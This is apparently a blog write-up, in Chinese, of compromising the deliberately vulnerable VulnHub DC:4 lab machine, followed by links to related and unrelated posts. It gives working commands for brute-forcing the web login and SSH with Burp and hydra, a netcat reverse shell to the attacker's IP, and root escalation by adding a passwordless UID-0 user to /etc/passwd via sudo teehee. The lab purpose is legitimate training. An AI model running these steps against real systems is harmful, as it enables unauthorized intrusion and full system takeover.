
vulnhub-DC:4靶机渗透记录
准备工作
在vulnhub官网下载DC:4靶机https://www.vulnhub.com/entry/dc-4,313/
导入到vmware,设置成NAT模式
打开kali准备进行渗透(ip:192.168.200.6)
信息收集
利用nmap进行ip端口探测
nmap -sS 192.168.200.6/24

探测到ip为192.168.200.15的靶机,开放了22端口和80端口
再用nmap对所有端口进行探测,确保没有别的遗漏信息
nmap -sV -p- 192.168.200.15


先看看80端口,打开网站是一个登陆界面

dirsearch扫描没有发现别的页面

用Wappalyzer插件查看发现是Nginx1.15.10框架

使用searchsploit查找也没有关于这个版本的漏洞
看来只能尝试弱口令爆破了
弱口令爆破
这里使用BurpSuite,也可以使用hydra
抓个包发送到intruder设置positions,选择cluster bomb模式将账号密码设置为两个变量

在进入payload设置变量,因为是admin后台管理系统,所以账号是admin是确定的

在将字典导入到密码的变量中(字典可以在网上找)


根据返回长度可以看到happy就是密码,登陆到后台看看

里面的界面有三个选项都是一些系统命令,看起来好像可以通过抓包来更改命令
抓包之后发现确实可以更改

Netcat反弹shell
用nc命令反弹shell给kali
使用方法参考NC使用笔记_LainWith的博客-CSDN博客
先在终端输入nc -lvp 9999开启监听
然后在bp输入命令反弹shell
nc -e /bin/sh 192.168.200.6 9999


使用python 通过pty.spawn()获得交互式shell
python -c'import pty;pty.spawn("/bin/bash")'

在home目录下找到了三个用户的文件夹

在jim文件中找到了密码的备份文件,使用hydra连接ssh进行爆破
hydra爆破
使用示例:

Examples:

  hydra -l user -P passlist.txt ftp://192.168.0.1

  hydra -L userlist.txt -p defaultpw imap://192.168.0.1/PLAIN

  hydra -C defaults.txt -6 pop3s://[2001:db8::1]:143/TLS:DIGEST-MD5

  hydra -l admin -p password ftp://[192.168.0.0/24]/

  hydra -L logins.txt -P pws.txt -M targets.txt ssh

-l 后面跟着 具体的用户名

-p 后面跟着 具体的密码

-L 后面跟着 用户字典

-P 后面跟着 密码字典
先将密码保存在psw文件中,然后开始爆破
hydra -l jim -P psw -t 4 ssh://192.168.200.15

过程有点慢,但是得到密码jibril04,连接看看
ssh jim@192.168.200.15 -p 22
成功连上

这里看到说有一个邮件,找找看在哪

在/var/mail 中找到 内容是:

给了一个charles的密码 ^xHhA&hvim0y,切换登陆看看su charles



可以看到无论是cat命令和进入root文件夹都被限制了,只能看看怎么提权
权限提升
先用sudo -l看看有什么用户可以获得root权限

发现teehee不需要密码可以有root权限,可以利用teehee提权
用teehee用户添加一个admin用户
echo "admin::0:0:::/bin/bash" | sudo teehee -a /etc/passwd
然后直接切换到admin用户就有root权限了


参考文章
DC靶机渗透-DC4_InventorMAO的博客-CSDN博客
vulnhub-DC:4靶机渗透记录的更多相关文章
- vulnhub-DC:2靶机渗透记录
准备工作 在vulnhub官网下载DC:1靶机https://www.vulnhub.com/entry/dc-2,311/ 导入到vmware 打开kali准备进行渗透(ip:192.168.200 ...
- vulnhub-DC:5靶机渗透记录
准备工作 在vulnhub官网下载DC:5靶机DC: 5 ~ VulnHub 导入到vmware,设置成NAT模式 打开kali准备进行渗透(ip:192.168.200.6) 信息收集 利用nmap ...
- vulnhub-DC:6靶机渗透记录
准备工作 在vulnhub官网下载DC:6靶机DC: 6 ~ VulnHub 导入到vmware,设置成NAT模式 打开kali准备进行渗透(ip:192.168.200.6) 信息收集 利用nmap ...
- vulnhub-DC:1靶机渗透记录
准备工作 在vulnhub官网下载DC:1靶机https://www.vulnhub.com/entry/dc-1,292/ 导入到vmware 打开kali准备进行渗透(ip:192.168.200 ...
- vulnhub-DC:3靶机渗透记录
准备工作 在vulnhub官网下载DC:1靶机www.vulnhub.com/entry/dc-3,312/ 导入到vmware 导入的时候遇到一个问题 解决方法: 点 "虚拟机" ...
- vulnhub-DC:7靶机渗透记录
准备工作 在vulnhub官网下载DC:7靶机DC: 7 ~ VulnHub 导入到vmware,设置成NAT模式 打开kali准备进行渗透(ip:192.168.200.6) 信息收集 已经知道了靶 ...
- vulnhub-DC:8靶机渗透记录
准备工作 在vulnhub官网下载DC:8靶机DC: 8 ~ VulnHub 导入到vmware,设置成NAT模式 打开kali准备进行渗透(ip:192.168.200.6) 信息收集 利用nmap ...
- vulnhub-XXE靶机渗透记录
准备工作 在vulnhub官网下载xxe靶机 导入虚拟机 开始进行渗透测试 信息收集 首先打开kali,设置成NAT模式 查看本机ip地址 利用端口扫描工具nmap进行探测扫描 nmap -sS 19 ...
- DC 1-3 靶机渗透
DC-1靶机 端口加内网主机探测,发现192.168.114.146这台主机,并且开放了有22,80,111以及48683这几个端口. 发现是Drupal框架. 进行目录的扫描: 发现admin被禁止 ...
随机推荐
- 【NX二次开发】Block UI 双精度
属性说明 常规 类型 描述 BlockID String 控件ID Enable Logical 是否可操作 Group Logical ...
- 11:(1055, "'bbs02.app01_category.name' isn't in GROUP BY")
后台报错:[err] 1055 -- 'xxx' isn't in GROUP BY 解决方案: 初步判断是数据库(版本?配置?)的问题 进入mysql 的my.ini配置文件 ctrl+f 搜索找 ...
- Visual Studio 2019本地不能运行Azure Functions
最近一个项目,需要维护同事写得代码,主要是一堆基于 .net core 3.1 的 Azure Functions.想起2年前第一次接触 Azure Functions(那次是基于.net frame ...
- 题解 P3233 [HNOI2014]世界树
题目传送门 解题思路 正解当然是虚树了. 首先对于原树以及虚树各开一个结构体存边,这个不用多说. 然后我们先 DFS 一遍,求出各个节点的时间戳,子树大小,深度以及父亲节点,并初始化倍增 LCA . ...
- Linkerd 2.10(Step by Step)—使用 Debug Sidecar,注入调试容器来捕获网络数据包
Linkerd 2.10 系列 快速上手 Linkerd v2.10 Service Mesh 腾讯云 K8S 集群实战 Service Mesh-Linkerd2 & Traefik2 部署 ...
- C++知识点大汇总
概述 1.1980年 贝尔实验室 Bjanre Stroustrup(比雅尼·斯特劳斯特鲁普)对C改进与扩充 最初称为"带类的C",(c with classes). 1983年正 ...
- 轻松吃透实时时钟芯片DS1302软硬件设计,看完秒懂
今天我们来讨论一款老掉牙的实时时钟芯片DS1302.什么是实时时钟(RealTime Clock, RTC)呢?为什么我们需要它呢?假设你使用单片机实现万年历应用,一般的做法是这样的:设置中断后判断1 ...
- 详解 CDN 加速
背景 本来是为了深入了解 CDN 的,结果发现前置知识:IP.域名.DNS 都还不算特别熟,所以先写了他们 现在终于来聊一聊 CDN 啦 本文素材均出自:https://www.bilibili.co ...
- 浅析uniapp
前端跨平台框架 之uniapp入门浅析 技术的发展总日新月异,处在风口,前端技术的发展尤为迅速,跨平台的概念也在前端流行起来.从最早期PhoneGap.lonic.Cordova,到近年来的Reac ...
- excel判断数据是否存在另一列中
1.if(EXACT(A2,B2)=TRUE,"相同","不同"),A2,B2相同(字母区分大小写)则函数值true正确,反馈相同,反之返回不同.注:单元格值受 ...